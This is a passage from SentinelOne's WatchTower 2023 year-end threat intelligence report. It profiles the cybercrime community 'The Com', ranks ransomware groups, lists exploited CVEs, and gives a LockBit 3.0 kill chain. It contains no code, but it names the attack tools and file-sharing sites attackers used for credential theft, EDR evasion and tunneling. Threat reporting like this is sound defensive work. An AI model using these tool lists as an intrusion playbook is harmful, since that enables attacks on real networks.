
SentinelOne WatchTower

SentinelOne

WATCHTOWER

Intelligence-Driven Threat Hunting



END OF YEAR 2023

Table of Contents

Letter from the Editor 3
Executive Summary 4
2023 WatchTower Recap 4
Most Impactful Threat Actor of 2023 - The Com 5
Top Ransomware Groups of 2023 7
2023 Monthly Ransomware Activity 8
Top Vulnerabilities Exploited in 2023 by Human Operated Ransomware Groups 9
A Kill Chain Review of the Top 5 Ransomware Groups 10
Top News from the Ransomware Landscape in 2023 12
Top 10 Countries Targeted by Cyber Attacks in 2023 16
Top 5 Industries Targeted by Cyber Attacks in 2023 17
Rise in State-Sponsored Attacks 18
Most Active Nation-State APTs of 2023 18
Top Threats of 2023 by Operating System 19
Top 5 Vulnerabilities Exploited in 2023 22
Top MITRE Techniques 24
Top Off-the-Shelf Tools Abused in 2023 25
Top Malicious File Types (Excluding PE files) 26
Most Abused File Sharing Platforms 26
Most Abused LOLbins 27
Most Used Cross-Platform Programming Languages for Malware 28
DLL Side-Loading Attacks Remain a Favorite in 2023 29
Top Vulnerable Drivers Targeted by Attackers 30
EDR Bypass Tools and Techniques in 2023 30
2023 Infostealer Ecosystem Overview 31
Top Stories from 2023 33
About WatchTower 51

Before You Get Started...

The WatchTower monthly digest is a summary of our findings from hunts performed over the previous month. Impacted customers will be notified separately by the Vigilance team with courses of action for triage, investigation, and remediation.

This report contains sensitive information with the TLP:AMBER classification. This includes specific IOCs, TTPs, case studies and campaign analysis drawn from SentinelOne. This information should be kept confidential and protected from potential threat actor access. As such, this version is provided only to SentinelOne Vigilance and WatchTower customers. Please click here to explore WatchTower services.

Letter from the Editor

2023 was a tumultuous year in cyber crime. We saw globally impactful attacks, followed by law enforcement takedowns, and reincarnations of once-defeated threat actor groups. We saw clever new pivots in malware capabilities, threat actor TTPs, and massively widespread zero-day exploits; and through it all, WatchTower was there.

WatchTower, SentinelOne's Threat Hunting and Intelligence arm, is composed of globally distributed security researchers and intelligence analysts working continually to understand the ever evolving cyber threat landscape. We take advantage of threats identified on our globally deployed endpoints, as well as open source / darkweb threat research, and we work closely with our Vigilance MDR and DFIR teams to understand threat actor modus operandi in detail. All of this allows us to both respond extremely rapidly to new threats and be predictive in our threat hunting. At the end of the day, our mission is to protect our clients with industry-leading threat hunting, threat intelligence, and risk identification and mitigation.

2023 was a remarkable year for WatchTower. In October we officially relaunched our service with an amazing new set of capabilities that include:

- ✓ 24/7 Real-time threat hunting, investigation, and containment
- ✓ Integration of machine learning and AI into our threat hunting algorithms
- ✓ Massively expanded intelligence sources for additional Atomic IOC and Behavioral IOC hunting
- ✓ Expanded telemetry by automating host-based YARA and forensic artifact collection for hunt finding verifications
- ✓ Greatly expanded Linux, OSX, and Cloud behavioral hunting libraries

Further, WatchTower Pro, our combined compromise/risk/security assessment and threat hunting service, expanded engagements by 3X with 100% customer retention. With WatchTower Pro, we help our clients identify risks from both within their environment and vulnerable paths into their network that threat actors can target.

Together, this growth truly made 2023 the year of WatchTower, and we're so grateful to have you on this journey with us.

Throughout our work over this past year, we've collected a wide array of metrics and stories that we are thrilled to share with you. I would like to thank our contributors to this year-end report, to include:

Lead Author: Niranjan Jayanand
Contributors: Tanmay Barhale, Rohit Chaturvedi, Dinesh Devadoss, Rahul R, Nithya Menon, Matt Weikert

We wish you a very Happy 2024, and as always, Happy Hunting.

Brian Hussey
VP Threat Hunting, Intelligence & DFIR

Executive Summary

In this special year-end edition of the WatchTower Digest, we discuss the threats we observed and investigated in 2023, and look ahead to the 2024 threat landscape. Our findings are based on SentinelOne's Singularity telemetry across tens of millions of endpoints, operating across a diverse number of industries and global geographies.

This edition of WatchTower includes:

- A comprehensive review of the top cyber attacks in 2023
- A look at the top threats across Windows, Mac, and Linux environments
- Original insights into major vulnerabilities, cyber crime toolkits, and human-operated ransomware groups
- Ransomware group disruptions and reincarnations in 2023
- An overview of the most prevalent commodity crime toolkits, shared loader and APT groups in 2023
- Coverage of the first double supply chain attack
- Coverage of a rise in state-sponsored attacks
- Coverage of a rise in multiple vulnerabilities abused in second half of 2023 for targeted attacks
- Predictions on the top cybersecurity threats of 2024

2023 WatchTower Recap

1,400+

Total Hunting Queries Shared, Created, and Enriched

10+ Million

Atomic & Behavioral IOC's Hunted

10's of Millions

of Atomic IOCs Processed

270+

Total Flash Reports Published

50+

Vulnerability Exploitation Campaigns Tracked

20+

First Finder Reports and 2 Mac Threat Blogs

1,500+

Total Pages of Threat Intelligence Shared

200+

Participation in Active Investigations

300+

Total Malware Families Tracked and 60+ Total Ransomware Groups Tracked


Most Impactful Threat Actor of 2023 - The Com

Beginning in 2022 and throughout 2023, SentinelOne's Vigilance DFIR team observed multiple threat actors that stem from the same online community, which gave itself the name "The Com". The Com, a clandestine online community, has recently come under scrutiny for its increasingly brazen activities. Composed of a diverse membership, including gamers, hackers, and recreational users, the group operates within Telegram chat servers, creating a wide-ranging ecosystem that spans hundreds of individuals.

The Com's genesis is not confined to a specific genre or interest; instead, it serves as a loose umbrella for various subgroups and activities, ranging from gaming and meme-sharing to more sinister activities such as cybercrime and physical violence. The vague nature of The Com challenges conventional definitions, blurring the lines between a community, a criminal organization, and a subculture that recruits unsuspecting individuals into its ranks. Despite the seemingly innocuous nature of many interactions within the group, many have graduated from low-level crime, including SIM swapping, doxing, and social media account take-overs, to conducting some of the most high-profile network intrusion and ransomware cases in 2023. Many of these cybercrime incidents are also followed with threats of – or in some cases acts of – real-life violence, which are often carried out by other subgroups within The Com.

The Com has been the birthplace of many cyber threat actors we hear of today, most notably: LAPSUS$, Star Fraud (Octo Tempest, UNC3944, Muddled Libra, Scattered Spider), and many others.


The Com - A Visualization



The Com is deeply involved in cybercrime, with a historical focus on tactics such as gaining access to BPOs (Business Processing Organizations) to perform SIM swaps. SIM swapping is the process of activating a mobile phone number to a new line of service on a new physical device. Performing SIM swaps allows threat actors within The Com to gain unauthorized access to individuals' cryptocurrency accounts or bypass MFA solutions for corporate network access. More recently, The Com has adapted its approach in its pursuit of financial crimes by evolving its SIM swapping tactics to socially engineering workers into deploying malware and ransomware within victim networks. The evolution of SIM swapping tactics to socially engineer workers into deploying malware and ransomware within networks, highlights the adaptability of The Com in its pursuit of financial crimes.

The Com's engagement in cybercrime poses a significant threat, not only to individuals but also to the broader online security landscape. Beyond financial motivations, The Com's cyber activities contribute to the group's broader criminal endeavors, linking them to a nationwide epidemic of swatting calls targeting schools and universities.

The FBI's recognition of The Com as a group of interconnected cybercriminal actors underscores the gravity of their cyber activities, prompting investigations into the extent of their involvement and the potential risks they pose to online and real-world communities. There was a major shift from the SIM swapping and BPO compromise tactics seen in 2022, when a notable group within The Com, known as Star Fraud, became an affiliate for the ALPHV/BlackCat ransomware group. This shift happened early in 2023, and quickly plagued organizations across multiple verticals.



Compromise

Phishing Emails
Credential Theft/Purchase
MFA Bombing/Fatigue

Persistence

VPN Usage
Remote Access Tools
Download Tools from Transfer States

Action on Objectives

Ransomware Deployment
SIM Swapping → Crypto Theft
Data Exfiltration


Tracking this group by tools and TTPs alone can be difficult. After gaining access to networks, SentinelOne observed The Com threat actors using free and open-source tooling that is readily available to the general public. Most of these come in forms or remote access and tunneling tools that may or may not be used legitimately by users within victim environments. Below is a sampling of legitimate tools used by Star Fraud.

Tool/Service	Intended Use
shz.al	Used for file sharing and infiltrating tools to victim networks
transfer.sh	Used for file sharing and infiltrating tools to victim networks
file.io	Used for file sharing and infiltrating tools to victim networks
trs.tn	Used for infiltrating tools to victim networks
gofile.io	Used for infiltrating tools to victim networks
paste.ee	Used for infiltrating tools to victim networks
ngrok	Remote access/tunneling tool
Tailscale	VPN
AnyConnect	VPN
Tactical RMM	Remote monitoring and management software
Fleetdeck.io	Remote monitoring and management software
Pulseway	Remote monitoring and management software
Mimikatz	Credential extractor
Impacket	Collection of Python tools for working with network protocols
Bloodhound	Active Directory enumeration tool
AdExplorer	Active Directory enumeration tool
Advanced Port Scanner	Port scanner
PsExec	Tool for remotely administering computers

Top Ransomware Groups of 2023


WatchTower tracked hundreds of ransomware groups active throughout 2023. The graphic below shows both the prevalence (frequency of global attacks) and Profit Score (Average ransom size). It should, however, be noted that Lockbit is represented out of scale. In actuality, Lockbit was 3.5X more active than its closest competitor. It is also interesting to note that MalasLocker's profit score was evaluated the same as all of the other threat actors, even though technically they demand payment be sent to charities rather than to line their own pocketbooks. While this Robin Hood approach may initially sound philanthropic, in reality it is just another ransomware threat actor illegally demanding payment from innocent victims.

2023 Ransomware Group Risk Matrix




2023 Monthly Ransomware Activity

The chart below shows the aggregated monthly activity of all ransomware groups tracked by WatchTower. While January and February started slow, things quickly picked up, with May being the most active month for Ransomware Threat Actors in 2023.




Tracking the top 10 Ransomware groups monthly activity paints an interesting picture. Clearly Lockbit continually rules the ransomware threat landscape. However, some families like MalasLocker made the top 10 via an extremely busy May, with only minor activity tracked throughout the remaining months of the year. Akira and 8Base conducted negligible activity early in the year but got seriously busy once spring arrived.




Top Vulnerabilities Exploited in 2023 by Human Operated Ransomware Groups

WatchTower hunters worked closely with SentinelOne's DFIR, MDR, and R&D teams in 2023 to track and investigate vulnerabilities that threat actors exploited to gain initial access in 2023. WatchTower Threat Hunting customers can access detailed reports on each of these vulnerabilities and their kill chains.


Ransomware Zero Days in 2023

- Cl0p Abused FTA Vulnerabilities
- Multiple Vulnerabilities In NetScaler Gateway and ADC (CVE-2023-3519, CVE-2023-3466,
- CVE-2023-3467, and CVE-2023-4966)
- Akira Targets Cisco ASA Vulnerability (CVE-2023-20269)
- Akira Continues to Abuse Cisco VPN Vulnerability to Achieve Initial Access
- Akira Ransomware Exploits Cisco VPN Vulnerability and TTP Update
- Microsoft Exchange Server Vulnerabilities Exploited To Drop Play Ransomware
- Buhti Ransomware Exploits PaperCut Vulnerability
- RomCom Actors Abuse CVE-2023-36884
- SysAid Vulnerability (CVE-2023-47246) Abused in Targeted Attack
- Confluence Vulnerability (CVE-2023-22518) Leads to Ransomware Infection
- Cl0p Ransomware Vulnerability Exploitation Update
- Magniber Ransomware Exploits SmartScreen Vulnerability
- Human-Operated Ransomware Groups Exploit Recent Apache ActiveMQ Vulnerability

A Kill Chain Review of the Top 5 Ransomware Groups



LOCKBIT 3.0

01. Initial Access
- Remote desktop protocol (RDP) exploitation
- Drive-by compromise
- Phishing campaigns
- Initial access brokers
- Exploitation of known vulnerability

02. Execution
- Command and scripting interpreter
- User execution

03. Persistence
- Valid Accounts
- Boot or Logo Autostart Execution


04. Privilege Escalation
- AdvancedRun
- Exploit privilege-escalation vulnerability

05. Defense Evasion
- Backstab
- Bat Armor
- Disables Microsoft
- Defender
- GMER
- PCHunter
- PowerTool
- Process Hacker
- TDSSKiller

06. Discovery
- Advanced Internet Protocol (IP) Scanner
- Advanced Port Scanner
- Bloodhound
- Seatbelt
- SoftPerfect Network Scanner
- AdFind

07. Lateral Movement/ Remote Access
- AnyDesk
- Atera Remote Monitoring & Management (RMM)
- Impacket
- PsExec
- Ngrok
- ScreenConnect
- Splashtop
- TeamViewer
- ThunderShell
- RDPhijack

